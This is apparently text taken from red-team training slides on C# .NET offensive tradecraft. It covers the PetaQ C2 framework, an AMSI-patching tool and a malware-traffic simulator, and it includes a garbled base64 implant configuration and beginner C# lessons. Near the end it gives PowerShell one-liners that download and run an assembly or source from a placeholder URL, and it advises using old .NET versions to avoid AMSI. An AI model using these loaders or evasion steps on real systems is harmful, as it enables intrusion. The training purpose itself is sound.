
- C# .NET Core 3.1 Application
- C2 running through HTTP Websockets
- <https://github.com/fozavci/petaqc2>




Petaq AMSI Patcher

- C# .NET 2.0 Application
- Patches AMSIScanBuffer
- https://github.com/fozavci/petaq_amsi

Initial Compromise & Defence Evasion



Internal Implant Communications



PetaQ C2 & Malware

P'takh (petaQ) is a Klingon insult, meaning something like "weirdo"


Protocols : HTTP(S), WebSocket, SMB Named Pipe, TCP, UDP

Execution : CMD, .NET Assembly, Source, Shellcode Injection, PowerShell

Features : WMI Lateral Movement, Nested Implant Linking, Encryption

Scenario Based Automation and TTP Support


* Petaq is suitable to interactive and scenario based exercises



Preparing TTPs for Petaq

Threats vs Simulations

```
{  
    "name": "Enumerate users and groups", ← Name  
    "mitreid": "T1087.001", ← Mitre Att&ck ID  
    "description": "Getting the users and groups via net command.", ← Description  
    "instructions": [  
        "exec cmd /cnet users", ← Instructions  
        "exec cmd /cnet groups"  
    ]  
}
```



Use real tradecraft such as PowerUp, Mimikatz, Seatbelt, SharpMove, WMI, SC, PSEExec

Tehsat Malware Traffic Generator

Tehsat is developed to simulate malware communications

Protocols Supported: HTTP, Websocket TCP, UDP

Protocols Work in Progress: TLS Support, ICMP, DNS, DoH, Cloud Services

Designing Malware Communications Scenario


Creating a Profile for custom request/response/headers/beaconing

Populating Services using Profiles

Creating Implant(s) using Services (multiple services supported)

Analyse the traffic

Malware Communications



Tehsat Malware Traffic Generator

Tehsat

- Home
- Profiles
- Services
- Implants
- Status
- Debug

Tehsat

Tehsat is developed to simulate the Cobalt Strike implant. It can be used to analyse the Data Analysis.

Usage

- Create a malware communication
- Create a service populated from the implants
- Create an implant for the services
- Download button in the Implants**
- Make sure the services started up correctly

Profile Create

Profile Name: IcedID and Cobalt Strike

Channel Type: HTTP

Profile Description: Cobalt Strike GET URI Simulation

Port: 80

Command & Control Services

Services are used to start listeners for the implants to connect. Each service may use a profile as a template to create channel options or settings. Based on the service channel and port selection, the services may share same service.

Add New Service	Import Service	Import Service Configuration	Export Service
IcedID and Cobalt Strike Service	True	IcedID	Save as .NET Project OK
TA550 Interactive Mode	True	TA550	HTTP Websocket 8002
Implant to Implant	True	Generic TCP	TCP 8001
TA550	0	TA550 Interactive Mode	

Implant Source Code

```
CAUTF4VC02JMWHNJ

using System;
using System.IO;
using System.Text;
using System.Text.RegularExpressions;
using System.Text.Json;
using System.Collections.Generic;
using System.Net;
using System.Net.Sockets;
using System.Net.WebSockets;
using System.Threading;
using System.Threading.Tasks;

namespace C2Gate
{
    public class Program
    {
        public static void Main()
        {

            string configurations_b64 =
"eyJXVjhTTUMONosyMjYwNkFDIGh0dHA6Ly8xMjcuMC4wLjE6ODAvdXNlcmkPTEylpj7IkIEljoivY4U01DNDdLMjI2MDZBQylsllBST1
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PTEylwiSU5URVJWQUwiOlxMclskpJVFRFUil6jEwlwiU0VTU0PTI9LRVkiOjTRVNTSU9OS0VZX0NPTIRFWFQILCJTRVNTSU9OX0i
WljoiuVVTU0jPTkIWX0NPTRFWFQILCJSRVFVRVNUtUVUSe9EljoirOVUliwiQklOCVJZljoirFsc2UiLCJIV
FRQSEVBREVSUyl6ImUzMD0iLCJDT09LSUVTijoZTMwPSlskhUVFBVQSI6lk1vemlsbGEgNS4wln0sllwOFNNQzQ3SzlyNja2QUMg";
```



Fundamentals

.Net Tradecraft



Custom Actions / Encryption
Automations for Red Team
Attacking EDR/EDP/WinAPI



Mitre Att&ck Atomic Examples
Repurposing Existing Tools
Safer Malware Emulation

C#

.NET Framework

- It's on every Windows, but also Mac/Linux (.NET Core)
 - It has direct/meaningful/normal access to Win API (P/Invoke)
 - Can be loaded in several different ways as a .NET Assembly
 - Security/Sandbox Bypass examples are endless
 - Powershell to C# .NET is easy
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- Easy to reverse, leaves logs, AMSI integrated with 4.8+, Event Tracing for Windows

Compile and Run

.NET Framework is located the places under, with multiple versions

- x86 - c:\Windows\Microsoft.NET\Framework\VERSION
- x64 - c:\Windows\Microsoft.NET\Framework64\VERSION

* If you need older features such as no AMSI integration, go for older versions if the code supports.

Compile

- | | |
|---|----------------------|
| • csc.exe /target:exe /out:hello.exe hello.cs (Windows) | hello.exe |
| • csc.exe /target:library /out:hello.dll hello.cs (Windows) | regasm.exe hello.dll |
| • mcs /target:exe /out:hello.exe hello.cs (Mono) | mono hello.exe |
| • mcs /target:library /out:hello.dll hello.cs (Mono) | mono hello.dll |

Installation

- | | |
|----------------|---|
| • .Net Core/5: | https://dotnet.microsoft.com/download |
| • Mono: | apt-get install mono-complete |

Hello!

```
using System;           ← Include a Class, easier use
namespace Application ← Define the Namespace
{
    0 references
    public static class Program ← Define a Class
    {
        0 references
        public static void Main() ← Define a Function
        {
            // It's basically System.Console.WriteLine()
            // "using System" made it easier to use
            Console.WriteLine("Hello, is it me you're looking for?"); ← Description
        }
    }
}
```

Indents are dead, long live the parenthesis.

String Operations

```
string s3 = "Visual C# Express";
System.Console.WriteLine(s3.Substring(7, 2));
// Output: "C#"
```

```
System.Console.WriteLine(s3.Replace("C#", "Basic"));
// Output: "Visual Basic Express"
```

```
// Index values are zero-based
int index = s3.IndexOf("C");
// index = 7
```

```
string filePath = @"C:\Users\scoleridge\Documents\";
//Output: C:\Users\scoleridge\Documents\
```

```
string text = @"My pensive SARA ! thy soft cheek reclined
    Thus on mine arm, most soothing sweet it is
    To sit beside our Cot,...";
/* Output:
My pensive SARA ! thy soft cheek reclined
    Thus on mine arm, most soothing sweet it is
    To sit beside our Cot,...*/

```

```
string quote = @"Her name was ""Sara."";
//Output: Her name was "Sara."
```

```
string columns = "Column 1\tColumn 2\tColumn 3";
//Output: Column 1      Column 2      Column 3
```

```
string rows = "Row 1\r\nRow 2\r\nRow 3";
/* Output:
Row 1
Row 2
Row 3*/

```

```
string title = @"\u201eThe \u00c6olean Harp\u201d, by Samuel Taylor Coleridge";
//Output: "The A\u00e6olian Harp", by Samuel Taylor Coleridge
```

```
// The null character can be displayed and counted, like other chars.
string s1 = "\x0" + "abc";
string s2 = "abc" + "\x0";
// Output of the following line: * abc*
Console.WriteLine("*" + s1 + "*");
// Output of the following line: *abc *
Console.WriteLine("*" + s2 + "*");
// Output of the following line: 4
Console.WriteLine(s2.Length);
```

If Condition

```
using System;
0 references
public class Program
{
    0 references
    public static void Main(string[] args) ← Getting parameters array
    {
        if (args.Length == 0) { ← IF to compare the length
            // If there is no argument, say something nice.
            Console.WriteLine("Dude?"); ← Print warning
        }
        else {
            // we define a parameter and assign a value.
            string parameter1 = String.Join(" ",args); ← Join array to a string
            // print the parameter in a context.
            Console.WriteLine("This is the parameter to write: {0}.", parameter1);
        }
        return;
    }
}
```

Switch Condition

```
switch (args[0])
{
    case "write":
        // we define a parameter and assign a value.
        string parameter1 = args[1];
        // print the parameter in a context.
        Console.WriteLine("This is the parameter to write: {0}.", parameter1);
        break;
    case "read":
        // we cast the args[1] as string
        Console.WriteLine("The TestFunction is calling with {0}.", args[1] as string);
        // Call TestFunction and pass the args[1] as string
        TestFunction(args[1] as string);
        break;
    default:
        Console.WriteLine("That's ok, let's try again");
        break;
}
```

Useful for building a menu based on console parameters.

Loop

```
using System;
namespace Application
{
    public static class Program
    {
        public static void Main()
        {
            // Loop for 0 to 10, and print loop count
            for(int i=0; i < 10; ++i)
                Console.WriteLine("Loop: {0}", i+1);

            // Loop for 0 to 5, and print loop count
            int n = 0;
            while (n < 5)
            {
                Console.WriteLine("Loop: {0}", n+1);
                n++;
            }
        }
    }
}
```

```
private static bool IsProcessOpen(string name)
{
    foreach (Process process in Process.GetProcesses())
    {
        if (process.ProcessName.Contains(name))
            return true;
    }
    return false;
}
```

For loop for each item

For loop for 10 times

While loop for 5 times

User Input, Try & Catch, Interactive Menu

```
using System;
0 references
public class Program
{
    0 references
    public static void Main()
    {
        while (true) ← While loop for the menu
        {
            Console.Write("# ");
            string userinput = Console.ReadLine(); ← Menu prompt line
            try ← Error catching
            {
                Console.WriteLine("You wrote: {0}", userinput.Substring(1,userinput.Length-1));
            }
            catch (Exception e)
            {
                Console.WriteLine("Oh snap! " + e.Message); ← Print the error if happens
            }
        }
    }
}
```

Useful when building an assessment application.

PowerShell to run .NET assemblies

PowerShell loaders for C# Assemblies - (T1086)

```
powershell -c "$m=new-object  
net.webclient;$m.proxy=[Net.WebRequest]::GetSystemWebProxy();$m.Proxy.Credentials=[Net.  
CredentialCache]::DefaultCredentials;$Url='https://URL';$dllByteArray=$m.downloaddata($  
Url);$assembly=[System.Reflection.Assembly]::Load($dllByteArray) ; [Object[]]  
$Params=@(,([String[]] @('src'))); $assembly.EntryPoint.Invoke($null,$Params)"  
powershell -c "$m=new-object  
net.webclient;$m.proxy=[Net.WebRequest]::GetSystemWebProxy();$m.Proxy.Credentials=[Net.  
CredentialCache]::DefaultCredentials;$Url='https://URL';$dllByteArray=$m.downloaddata($  
Url);$assembly=[System.Reflection.Assembly]::Load($dllByteArray) ; $t=  
$assembly.GetType('Program'); $jh= $t.GetMethod('Main'); $instance =  
[Activator]::CreateInstance($t, $null);$jh.invoke($instance, $null)"
```

PowerShell loader for C# Source Code - (T1086)

```
powershell -c "$m=new-object  
net.webclient;$m.proxy=[Net.WebRequest]::GetSystemWebProxy();$m.Proxy.Credentials=[Ne  
t.CredentialCache]::DefaultCredentials;$Url='https://URL';$Source=$m.downloadstring($  
Url);Add-Type -ReferencedAssemblies $Assem -TypeDefinition $Source -Language Csharp;  
[Application.Program]::Main()"
```

Setup your environment (.NET, .NET 5 or Mono)
Compile a binary printing “Hello”
Make an interactive menu using test functions

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C2 & Implant

